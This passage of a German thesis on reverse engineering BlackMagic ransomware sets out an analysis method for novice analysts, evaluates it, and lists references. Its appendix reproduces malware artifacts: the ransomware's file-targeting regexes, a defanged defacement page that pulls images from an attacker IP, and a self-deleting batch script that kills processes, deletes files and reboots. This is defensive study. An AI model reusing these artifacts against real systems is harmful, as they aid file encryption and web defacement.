hen. Dabei wurden außerdem einige *Areas of Interest* identifiziert. Diese gelten nun als Ausgangspunkt für die weitere Analyse, dessen Vorgehen in Abbildung 4.2 dargestellt ist. Ausgehend von einem *Areas of Interest* wird der Kontrollfluss/Call-Stack in Richtung der Hauptfunktion verfolgt. Hierbei wird jede Ebene/Routine auf diesem Weg betrachtet und eine begründete Vermutung über den Zweck derselbigen aufgestellt. Durch die Kenntnis um den Kontext, in dem die jeweilige *Area of Interest* festgehalten wurde (z.B. Schreibzugriff auf Datei X), wird die überwältigende Wirkung der Komplexität einer Routine in einigen Fällen bereits deutlich reduziert. Diese Vereinfachung entsteht durch das bereits vorhandene Wissen über einige Punkte im Kontrollfluss. Bei der Analyse der Anweisungen zwischen diesen bekannten Punkten kann man durch diesen bekannten Kontext häufig komplexere Routinen viel schneller nachvollziehen.

Nicht selten muss auch während des *Bottom-Up Reversing* für die Ermittlung des Nutzens einer Ebene/Routine eine ganze Reihe an Subroutinen nachvollzogen werden. Auch hierfür wird in das Vorgehen des *Top-Down Reversing* gewechselt. Diese beiden Arten der Analyse sind daher nicht als streng voneinander getrennt zu verstehen, denn in vielen Fällen ist ein ständiger Wechsel der beiden Analysearten notwendig.

4.2.4 Top-Down Reversing



Abbildung 4.3: Ablauf im Top-Down Reversing ausgehend von der Hauptfunktion

Zur Analyse der Bereiche der Malware, die nicht durch die vorangehenden Schritte bereits einem vermuteten Nutzen zuzuordnen sind, bleibt der klassische Ansatz des *Top-Down Reversing*. Diese Art des Reverse Engineering entspricht dem klassischen Vorgehen bei der Code-Analyse innerhalb eines Disassemblers/Deocompilers. Hierbei wird nun bei der Analyse jedoch dem Kontrollfluss gefolgt (siehe Abbildung 4.3). Da hierbei häufig kaum

inhaltliche Informationen über den Nutzen der zu untersuchenden Code-Abschnitte vorliegen, ist dies die anspruchvollste Art der Analyse. Dieser Anspruch ist darauf zurückzuführen, dass häufig ein tiefes Verständnis für Assemblersprache und die Darstellung komplexer Datenstrukturen im Speicher notwendig ist. Aus diesem Grund ist diese Form der Analyse für unerfahrene Analysten mit den meisten Schwierigkeiten verbunden. Die gleichzeitige Nutzung eines Debuggers und der Betrachtung von Ein- und Ausgabedaten der untersuchten Routine sind hierbei daher besonders wichtige Erleichterungen, die zur Bildung einer guten begründeten Vermutung helfen können.

5 Auswertung

In den vorangeganenen Kapiteln wurden die Ergebnisse der empirischen Studie und die daraus abgeleiteten Erkenntnisse präsentiert. Im Folgenden werden die Analyseergebnisse, das für die Durchführung verwendete Vorgehen und das daraus erarbeitete Vorgehensmodell kritisch beleuchtet.

5.1 Bewertung der Analyseergebnisse

Die einleitende Forschungsfrage dieser Arbeit stellt die Frage, wie Reverse Engineering als Teil der Analyse einer Malware durch in diesem Bereich unerfahrene Analysten gewinnbringend eingesetzt werden kann. Vergleicht man die Analyseergebnisse dieser Arbeit mit der öffentlichen Analyse durch Cyble (Cyble Inc., 2022), sind alle wesentliche Erkenntnisse und IOCs erarbeitet worden. Jedoch ist dabei hervorzuheben, dass die analysierte Malware kaum Techniken zur Erschwerung einer Analyse enthielt und sich die zu simulierende Kommunikation mit anderen Server auf ein Minimum beschränkte. Es ist fraglich, ob die Ergebnisse bei einer anspruchsvolleren Analyse ebenfalls einen so geringen Unterschied aufweisen würden. Die Ergebnisse haben auch gezeigt, dass die Analyse einiger Teile der Malware (z.B. der verwendeten Kryptographie) kaum nennenswerte Ergebnisse erzielen konnte, da zur Analyse dieser komplexen Komponenten Wissen über den Aufbau und die typische Darstellung in Dekompilierter/Disassemblierter dieser Komponenten notwendig gewesen wäre.

5.2 Bewertung des Vorgehens

Ein grundlegender Aspekt der Arbeit besteht in der empirischen Erarbeitung der Analyseergebnisse durch einen im Reverse Engineering unerfahrenen Analysten. Es ist jedoch

subjektiv und schwierig zu definieren, wie die Unerfahrenheit eines Analysten zu definieren ist. Die theoretischen Grundlagen, die zur Durchführung dieser Arbeit erarbeitet wurden, stellen bereits eine gewisse Erfahrung mit der Materie dar. Somit ist grundsätzlich die Frage zu stellen, ob die angenonmmene Prämisse der geringen Erfahrung noch erfüllt ist. Da die Erarbeitung dieser Grundlagen zur Formulierung der Forschungsfrage notwendig sind und eine Vergleichbarkeit schwierig zu erreichen ist, ist jedoch ebenfalls fraglich, ob ein besser messbares Vorgehen überhaupt praktikabel wäre oder, ob dadurch tatsächlich bessere Ergebnisse erzielt werden könnten.

Auch die Wahl der untersuchten Malware ist kritisch zu bewerten. Auf der einen Seite stellt die manuelle Auswahl der Malware auf Basis einiger weniger Kritierien sicher, dass eine angemessene Auswahl für die Beantwortung der Forschungsfrage getroffen wird. Auf der anderen Seite ist dies jedoch eine Abweichung zu Fällen der Praxis. In realen Fällen ist vor Beginn der Analyse häufig nicht bekannt, um welche Variante (oder gar um welche Malwareart) es sich bei dem Analysesubjekt handelt. Jedoch ist in der Praxis die Bestimmung der Variante durch das Bilden eines Hashwerts und das Bestimmen der Malwareart, durch die ersten Ergebnisse der automatisierten Analyse, in der Regel ebenfalls ohne großen Aufwand umzusetzen.

5.3 Bewertung des Vorgehensmodells

Das vorgestellte Vorgehensmodell soll gegenüber bereits bestehenden Modellen eine bessere Anwendbarkeit für unerfahrene Analysten erzielen. Die Durchführung und empirische Erfahrung einer Person ist jedoch nicht ausreichend für eine allgmeine Aussage. Somit ist generell fraglich, ob die durch die Arbeit identifizerten Probleme während der Analyse eine Allgmeingültigkeit besitzen und zudem, ob die vorstellten Lösungsansätze des Vogehensmodells diese auch für andere Anlysten vermindern. Des Weiteren ist fraglich, ob die besondere Betrachtung von „Hauptfunktionen“ in anders strukturierter Malware überhaupt übertragbar ist. Dennoch konnte das vorgestellte Vorgehen für mich während der durchgeführten Analyse einen großen positiven Effekt erzielen. Sollte sich also durch weitere Forschung eine Übetragbarkeit auf andere Analysten und Malwaravarianten bestätigen lassen, besitzt das Vorgehen daher ein hohes Potenzial die Schwierigkeiten bei der Nutzung von Reverse Engineering zur Analyse von Malware deutlich zu veringern.

6 Erkenntnis der Arbeit & Ausblick auf weitere Forschung

6.1 Erkenntnis der Arbeit

Diese Arbeit hat die Erkenntnisse einer empirischen Studie zum Reverse Engineering von Windows-Malware in die Weiterentwicklung bestehender Vorgehensmodelle einfließen lassen. Hierbei wurde ein besonderer Fokus auf die bei der Durchführung identifizerten Probleme eines unerfahrenen Analysten gesetzt. Hierdurch sollen unerfahrene Analysten eine Vorgehensreferenz erhalten, durch die sie trotz fehlender Erfahrung bereits einige Erkenntnisse durch den Einsatz von Reverse Engineering erlangen können. Die in der empirischen Studie erzielten Analyseergebnisse sind außerdem vergleichbar zu den Analyseergebnissen durch Cyble, was zeigt, dass bereits viele Informationen gewonnen werden können, ohne das hierfür eine langjährige Erfahrung benötigt wird. Jedoch konnten auch Aspekte identifiziert werden, die ohne weitere Erfahrung und tiefergehendes Wissen nicht nachvollzogen werden konnten, wie die Implementierung kryptographischer Algorithmen.

6.2 Ausblick auf mögliche Forschungsansätze folgender Arbeiten

Diese Arbeit hat einen ersten Schritt zur Entwicklung eines Vorgehensmodells zum Reverse Engineering von Windows Malware mit dem Fokus auf unerfahrene Analysten geleistet. Die Ergebnisse dieser Arbeit bieten jedoch noch viele Möglichkeiten für darauf aufbauende Forschung an.

Eine äußerst wichtige mögliche Fortsetzung besteht in der Überprüfung des vorgestellten Vorgehensmodells, indem es durch unerfahrene Analysten für die Durchführung von

Reverse Engineering genutzt wird. Erst durch diese Überprüfung kann die Qualität des vorgestellten Modells abschließend bewertet werden.

Des Weiteren können die Erkenntnisse dieser Überprüfungen ebenfalls zur Erweiterung und Verfeinerung des vorgestellten Modells genutzt werden. Die Qualität des Modells und der darin enthaltenen Ansätze zum Vorgehen bei der Analyse könnte stark durch die kombinierten Sichtweisen vieler verschiedener Forschenden profitieren.

Außerdem ist die Überprüfung auf Anwendbarkeit und falls notwending die Erweiterung für die Analyse von Malware, die in anderen Programmiersprachen entwickelt worden ist, denkbar. Hierfür bietet sich an, das gleiche Vorgehen dieser Arbeit auf Basis des vorgestellten Vorgehensmodells und Malware anderer Programmiersprachen zu wiederholen. Hierbei ist insbesondere zu prüfen, ob sich einige Ansätze des vorgestellten Modells auf diese andere Art der Malware evtl. gar nicht übertragen lässt. Hierbei könnte dann auch erforscht werden, wie das Vorgehensmodell für eine Allgemeingültigkeit bezüglich der genutzten Programmiersprache angepasst werden müsste.

Literatur

abuse.ch. (2022). MalwareBazaar. Verfügbar 9. Dezember 2022 unter https://bazaar.abuse.ch/sample/af80b807c797d4d5e8141f7d43f08e91181fb94029c84fd41786a883d09dc902/

Aycock, J. (2006). *Computer Viruses and Malware*. Springer New York, NY.

Bermejo Higuera, J., Abad Aramburu, C., Bermejo Higuera, J.-R., Sicilia Urban, M. A., & Sicilia Montalvo, J. A. (2020). Systematic Approach to Malware Analysis (SAMA). *Applied Sciences*, *10*(4).

Bitkom e.V. (2021, August). Angriffsziel Deutsche Wirtschaft: Mehr als 220 Milliarden Euro Schaden pro Jahr. Verfügbar 20. November 2022 unter https://www.bitkom.org/Presse/Presseinformation/Angriffsziel-deutsche-Wirtschaft-mehr-als-220-Milliarden-Euro-Schaden-pro-Jahr

Bundesamt für Sicherheit in der Informationstechnik (BSI). (2022, Oktober). Die Lage der IT-Sicherheit in Deutschland 2022. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Lageberichte/Lagebericht2022.pdf

Cyble Inc. (2022). A Closer look at BlackMagic ransomware. Verfügbar 4. Januar 2023 unter https://blog.cyble.com/2022/12/07/a-closer-look-at-blackmagic-ransomware/

Dai, W. (2023). Crypto++: AutoSeededRandomPool Class Reference. Verfügbar 18. Februar 2023 unter https://cryptopp.com/docs/ref/class_auto_seeded_random_pool.html

Doniec, A. (o.D.). PE-bear. Verfügbar 1. April 2023 unter https://github.com/hasherezade/pe-bear

Eilam, E. (2005). *Reversing: Secrets of Reverse Engineering*. Wiley Publishing.

Elisan, C. C. (2013). *Malware, Rootkits & Botnets: A Beginner's Guide*. McGraw-Hill.

Gerend, J., et al. (2023). taskkill | Microsoft Learn. Verfügbar 17. April 2023 unter https://learn.microsoft.com/de-de/windows-server/administration/windows-commands/taskkill

horsicq. (o.D.). Detect It Easy. Verfügbar 1. April 2023 unter https://github.com/horsicq/Detect-It-Easy

Hungenberg, T., & Eckert, M. (2020). INetSim: Internet Services Simulation Suite. Verfügbar 10. April 2023 unter https://www.inetsim.org/

Intel Corporation. (2023). *Intel©64 and IA-32 Architectures Software Developer Manuals, Volume 1: Basic Architecture*. Verfügbar 29. April 2023 unter https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html

Khatri, Y. (2013). Amcache.hve in Windows 8 - Goldmine for malware hunters. Verfügbar 19. Februar 2023 unter http://www.swiftforensics.com/2013/12/amcachehve-in-windows-8-goldmine-for.html

Knop, D. (2022, November). Continental-Einbruch: Lockbit-Cybergang fordert 50 Millionen US-Dollar. Verfügbar 14. April 2023 unter https://www.heise.de/news/Continental-Einbruch-Lockbit-Cybergang-fordert-50-Millionen-US-Dollar-7336996.html

Mandiant. (2020, Juli). capa: Automatically Identify Malware Capabilities. Verfügbar 14. Januar 2023 unter https://www.mandiant.com/resources/blog/capa-automatically-identify-malware-capabilities

Mandiant. (2021, Juli). capa 2.0: Better, Stronger, Faster. Verfügbar 14. Januar 2023 unter https://www.mandiant.com/resources/blog/capa-2-better-stronger-faster

Marshall, D., & Martis, J. (2023). x64 Architecture. Verfügbar 25. April 2023 unter https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/x64-architecture

Microsoft. (2022, März). DLLs and Visual C++ run-time library behavior. Verfügbar 19. Februar 2023 unter https://learn.microsoft.com/en-us/cpp/build/run-time-library-behavior?view=msvc-170

Microsoft. (2023). FindNextFileW function. https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-findnextfilew

National Security Agency. (o.D.). Ghidra. Verfügbar 18. Februar 2023 unter https://ghidra-sre.org/

Nguyen, C. Q., & Goldman, J. E. (2010). Malware Analysis Reverse Engineering (MARE) Methodology & Malware Defense (M.D.) Timeline. *2010 Information Security Curriculum Development Conference*, 8–14.

Ochsenmeier, M. (o.D.). pestudio. Verfügbar 1. April 2023 unter https://www.winitor.com/download

OpenAnalysis Inc. (o.D.). UnpacMe. Verfügbar 26. April 2023 unter https://www.unpac.me/about

Oracle. (o.D.). Virtualbox. Verfügbar 18. Februar 2023 unter https://www.virtualbox.org

Pane, B., & Mienie, E. (2021). Multi-Extortion Ransomware: The Case for Active Cyber Threat Intelligence. *Proceedings of the 20th European Conference on Cyber Warfare and Security*.

Roberts, S. J., & Brown, R. (2017). *Intelligence-Driven Incident response: Outwitting the adversary*. O'Reilly.

Russinovich, M., et al. (2023). Sysinternals.

Sikorski, M., & Honig, A. (2012). *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press.

Walton, J. (2021). Verfügbar 15. April 2023 unter https://cryptopp.com/wiki/Advanced_Encryption_Standard

White, S., et al. (2021). Windows Sockets 2. Verfügbar 14. April 2023 unter https://learn.microsoft.com/en-us/windows/win32/winsock/windows-sockets-start-page-2

Whitney, T., et al. (2022a). Verfügbar 14. April 2023 unter https://learn.microsoft.com/en-us/cpp/c-runtime-library/reference/initterm-initterm-e?view=msvc-170

Whitney, T., et al. (2022b). Overview of x64 ABI conventions. Verfügbar 25. April 2023 unter https://learn.microsoft.com/en-us/cpp/build/x64-software-conventions?view=msvc-170#x64-register-usage

Whitney, T., et al. (2022c). x64 calling convention. Verfügbar 25. April 2023 unter https://learn.microsoft.com/en-us/cpp/build/x64-calling-convention?view=msvc-170

Wireshark Foundation. (o.D.). Wireshark. Verfügbar 10. April 2023 unter https://www.wireshark.org/

Wölbert, C. (2020, März). Was emotet anrichtet – und Welche Lehren Die Opfer Daraus Ziehen. Verfügbar 14. April 2023 unter https://www.heise.de/hintergrund/Was-Emotet-anrichtet-und-welche-Lehren-die-Opfer-daraus-ziehen-4665958.html

X64Dbg. (o.D.). X64Dbg. Verfügbar 18. Februar 2023 unter https://x64dbg.com/

Yosifovich, P., Ionescu, A., Russinovich, M. E., & Solomon, D. A. (2017). *Windows Internals, Part 1: System architecture, processes, threads, memory management, and more*. Microsoft Press.

Zeltser, L. (2022). Mastering 4 Stages of Malware Analysis. Verfügbar 1. April 2023 unter https://zeltser.com/mastering-4-stages-of-malware-analysis/

A Anhang

```
-----------------+-------------------------------------------------------
ATT&CK Tactic    | ATT&CK Technique
-----------------+-------------------------------------------------------
DEFENSE EVASION| Obfuscated Files or Information::Indicator Removal from ↩
    Tools [T1027.005]
               | Obfuscated Files or Information [T1027]
               | Virtualization/Sandbox Evasion::System Checks [T1497↩
                 .001]
DISCOVERY      | File and Directory Discovery [T1083]
               | System Information Discovery [T1082]
               | System Network Configuration Discovery [T1016]
EXECUTION      | Command and Scripting Interpreter [T1059]
               | Shared Modules [T1129]
-----------------+-------------------------------------------------------
```

Listing A.1: Angaben zu Techniken/Taktiken aus MITRE ATT&CK durch Capa

```
Objective                  | MBC Behavior
---------------------------+-----------------------------------------------
ANTI-BEHAVIORAL ANALYSIS   | Virtual Machine Detection [B0009]
ANTI-STATIC ANALYSIS       | Disassembler Evasion::Argument Obfuscation [↩
    B0012.001]
COMMAND AND CONTROL        | C2 Communication::Receive Data [B0030.002]
                           | C2 Communication::Send Data [B0030.001]
COMMUNICATION              | DNS Communication::Resolve [C0011.001]
                           | HTTP Communication::Send Request [C0002.003]
                           | Socket Communication::Get Socket Status [C0001↩
                             .012]
                           | Socket Communication::Initialize Winsock ↩
                             Library [C0001.009]
                           | Socket Communication::Receive Data [C0001.006]
                           | Socket Communication::Send Data [C0001.007]
                           | Socket Communication::Set Socket Config [C0001↩
                             .001]
CRYPTOGRAPHY               | Crypto Library [C0059]
                           | Encrypt Data::AES [C0027.001]
                           | Generate Pseudo-random Sequence::Use API [C0021↩
                             .003]
DATA                       | Encoding::Base64 [C0026.001]
                           | Encoding::XOR [C0026.002]
                           | Non-Cryptographic Hash::FNV [C0030.005]
                           | Non-Cryptographic Hash::MurmurHash [C0030.001]
DEFENSE EVASION            | Obfuscated Files or Information::Encoding-↩
    Standard
                           |   Algorithm [E1027.m02]
                           | Obfuscated Files or Information::Encryption-↩
                             Standard
                           |   Algorithm [E1027.m05]
FILE SYSTEM                | Delete File [C0047]
                           | Read File [C0051]
                           | Write File [C0052]
OPERATING SYSTEM           | Environment Variable::Set Variable [C0034.001]
PROCESS                    | Allocate Thread Local Storage [C0040]
                           | Create Process::Create Suspended Process [C0017↩
                             .003]
                           | Create Process [C0017]
                           | Set Thread Local Storage Value [C0041]
                           | Terminate Process [C0018]
```

Listing A.2: Angaben zum Verhalten nach *MBC* durch Capa

```
[...]

base address         0x180000000

[...]

reference anti-VM strings targeting VirtualBox
namespace  anti-analysis/anti-vm/vm-detection
scope      file

contain obfuscated stackstrings
namespace  anti-analysis/obfuscation/string/stackstring
scope      basic block
matches    0x180063DA1

receive data
namespace    communication
description  all known techniques for receiving data from a potential C2 ↩
    server
scope        function
matches      0x180006F60

send data
namespace    communication
description  all known techniques for sending data to a potential C2 ↩
    server
scope        function
matches      0x180006F60

send HTTP request
namespace  communication/http/client
scope      function
matches    0x180006F60

[...]
```

Listing A.3: Auszug aus der ausführlichen Ausgabe von Capa

```
File1
_____________________
File1
_____________________
File1
_____________________
File1
_____________________
File1
_____________________
File1
_____________________
File1
_____________________
File1
_____________________
File1
_____________________
File1
_____________________
File1
_____________________
File1
_____________________
File1
_____________________
File1
_____________________
File1
_____________________
[...]
```

Listing A.4: Auszug aus der Textdatei *File1.txt*

```
^[cC]+(..)+(inetpub)+(.)+(wwwroot)|^[cC]+(..)+(inetpub)+(.)+(custerr)
```

Listing A.5: Verwendeter regulärer Ausdruck für Dateipfade mit Bezug zu einem Webserver



Abbildung A.1: Ablauf der Routine zur Verschlüsselung der Dateien eines Laufwerks

```
<!DOCTYPE html>
<html>

<head>
    <title>Hacked By Black Magic</title>
    <style>
        body {
            background-image: url('hxxp[://]193[.]182[.]144[.]85/poster[.]jpg');
            background-repeat: no-repeat;
            background-size: cover;
        }
    </style>
</head>

<body>
    <h1 style='margin-left: 200px;display: none;'>Hacked By Black Magic</h1>
    <div style='width:100%;margin-bottom:5px'>
        <div styl e='position: fixed;left: 0;bottom: 10px;width: 100%;text-align↩
            : center;'>
            <nav sty le='text-align:center'>
                <a href='hxxps[://]t[.]me/BlackMagic2511'>
                    <img src='hxxp[://]193[.]182[.]144[.]85/telegram[.]png'
                        style='width:40px;'>
                </a>
                <a href='https[://]www[.]youtube[.]com/channel/UCqQ1XGFGJ↩
                    zJggRnR7hh1dA'>
                    <img src='hxxp[://]193[.]182[.]144[.]85/youtube[.]png'
                        style='width:40px;margin-inline: 20px;'>
                </a>
                <a href='https[://]twitter[.]com/BlackMagic2511'>
                    <img src='hxxp[://]193[.]182[.]144[.]85/twitter[.]png'
                        style='width:40px;'>
                </a>
                <a href='hxxps[://]www[.]facebook[.]com/blackmagic2511'>
                    <img src='hxxp[://]193[.]182[.]144[.]85/facebook[.]png'
                        style='width:40px;margin-inline: 20px;'>
                </a>
            </nav>
        </div>
    </div>
</body>

</html>
```

Listing A.6: HTML-Quelltext der zum Ersetzen bestehender HTML-Dateien genutzt wird. Zur besseren Lesbarkeit Formatiert und zum Schutz versehentlicher Aufrufe mit entschärften URLs (*defanged*)

```
back.bmp|HackedByBlackMagic.txt|^.*\\.(BlackMagic)|^[cC]+(..)+(inetpub)|↩
    inetsr
v|temp|^[cC]+(..)+(Windows)
```

Listing A.7: Verwendeter regulärer Ausdruck für Dateipfade die zur Malware gehören

```
(.)+(Microsoft)+(.)+(Windows)+(.)+(Themes)+(.)+(CachedFiles)
```

Listing A.8: Verwendeter regulärer Ausdruck für den Dateipfad in dem der aktuelle Desktophintergrund gespeichert wird

```
^[cC]+(..)+(Windows|Program Files (x86)|ProgramData|Program Files|↩
    pagefile.sys |System Volume
Information)
```

Listing A.9: Verwendeter regulärer Ausdruck für typische Namen die Dateien einiger Serveranwendungen genutzt werden

```
^[cC]+(..)+(Windows|Program Files (x86)|ProgramData|Program Files|↩
    pagefile.sys |System Volume
Information)
```

Listing A.10: Verwendeter regulärer Ausdruck für typische Pfade von Systemdateien oder Softwareinstallationen

```
^.*\\.([mM][pP][4]|[mM][pP][3]|[wW][mM][vV]|[mM][oO][vV]|[tT][sS]|[mM][3][uU][
8]|[mM][4][vV]|[eE][xX][eE]|[sS][oO]|[rR][pP][mM]|[dD][eE][bB]|[vV][mM][lL][iI]
[nN][uU][zZ]|[iI][mM][gG]|[cC][fF][gG]|[lL][iI][sS][tT]|[jJ][pP][gG]|[jJ][pP][e
E][gG]|[bB][mM][pP]|[gG][iI][fF]|[pP][nN][gG]|[sS][vV][gG]|[pP][sS][dD]|[rR][aA
][wW]|[iI][cC][oO]|[mM][pP][33]|[mM][pP][44]|[mM][44][aA]|[aA][aA][cC]|[oO][gG]
[gG]|[fF][lL][aA][cC]|[wW][aA][vV]|[wW][mM][aA]|[aA][iI][fF][fF]|[aA][pP][eE]|[
aA][vV][iI]|[fF][lL][vV]|[mM][44][vV]|[mM][kK][vV]|[mM][oO][vV]|[mM][pP][gG]|[m
M][pP][eE][gG]|[wW][mM][vV]|[sS][wW][fF]|[33][gG][pP]|[dD][oO][cC]|[dD][oO][cC]
[xX]|[xX][lL][sS]|[xX][lL][sS][xX]|[pP][pP][tT]|[pP][pP][tT][xX]|[oO][dD][tT]|[
oO][dD][pP]|[oO][dD][sS]|[tT][xX][tT]|[rR][tT][fF]|[tT][eE][xX]|[pP][dD][fF]|[e
E][pP][uU][bB]|[mM][dD]|[AA][dD][oO][bB][eE]|[LL][aA][tT][eE][xX]|[MM][aA][rR][
kK][dD][oO][wW][nN]|[eE][tT][cC]|[yY][mM][lL]|[yY][aA][mM][lL]|[jJ][sS][oO][nN]
|[xX][mM][lL]|[cC][sS][vV]|[cC][oO][nN][fF]|[cC][oO][nN][fF][iI][gG]|[dD][bB]|[
sS][qQ][lL]|[dD][bB][fF]|[mM][dD][bB]|[nN][dD][bB]|[lL][dD][bB]|[iI][sS][oO]|[m
M][dD][fF]|[hH][tT][mM][lL]|[hH][tT][mM]|[xX][hH][tT][mM][lL]|[pP][hH][pP]|[aA]
[sS][pP]|[aA][sS][pP][xX]|[jJ][sS]|[jJ][sS][pP]|[cC][sS][sS]|[dD][aA][tT]|[cC]|
[cC][pP][pP]|[cC][xX][xX]|[hH]|[hH][pP][pP]|[hH][xX][xX]|[cC][sS]|[jJ][aA][vV]|[
aA]|[cC][lL][aA][sS][sS]|[jJ][aA][rR]|[pP][sS]|[bB][aA][tT]|[vV][bB]|[aA][wW][k
K]|[sS][hH]|[cC][gG][iI]|[pP][lL]|[aA][dD][aA]|[sS][wW][iI][fF][tT]|[gG][oO]|[p
P][yY]|[pP][yY][cC]|[bB][fF]|[cC][oO][fF][fF][eE][eE]|[zZ][iI][pP]|[tT][aA][rR]
|[tT][gG][zZ]|[bB][zZ][22]|[77][zZ]|[rR][aA][rR]|[bB][aA][kK]|[gG][zZ]|[bB][aA]
[cC][kK]|[bB][aA][cC])$
```

Listing A.11: Verwendeter regulärer Ausdruck für typische Dateiendungen diverser Nutzdaten

```
1  ping -n 4 127.0.0.1
2  reg add "hkey_current_user\control panel\desktop" /v wallpaper /t reg_sz ↩
       /d C:\Users\Public\Documents\back.bmp /f
3  ping -n 3 127.0.0.1
4  taskkill /f /im rundll*
5  ping -n 5 127.0.0.1
6  del /F "c:\users\public\Documents\MicrosoftUpdate.dll"
7  del /F "c:\users\public\Documents\MicrosoftUpdate.dll.BlackMagic"
8  del /F "c:\users\public\Documents\back.bmp"
9  shutdown /r
10 del %0
```

Listing A.12: Erstelltes Skript für abschließende Aufräumarbeiten *next.bat*

Erklärung zur selbstständigen Bearbeitung

Hiermit versichere ich, dass ich die vorliegende Arbeit ohne fremde Hilfe selbständig verfasst und nur die angegebenen Hilfsmittel benutzt habe. Wörtlich oder dem Sinn nach aus anderen Werken entnommene Stellen sind unter Angabe der Quellen kenntlich gemacht.

Ort	Datum	Unterschrift im Original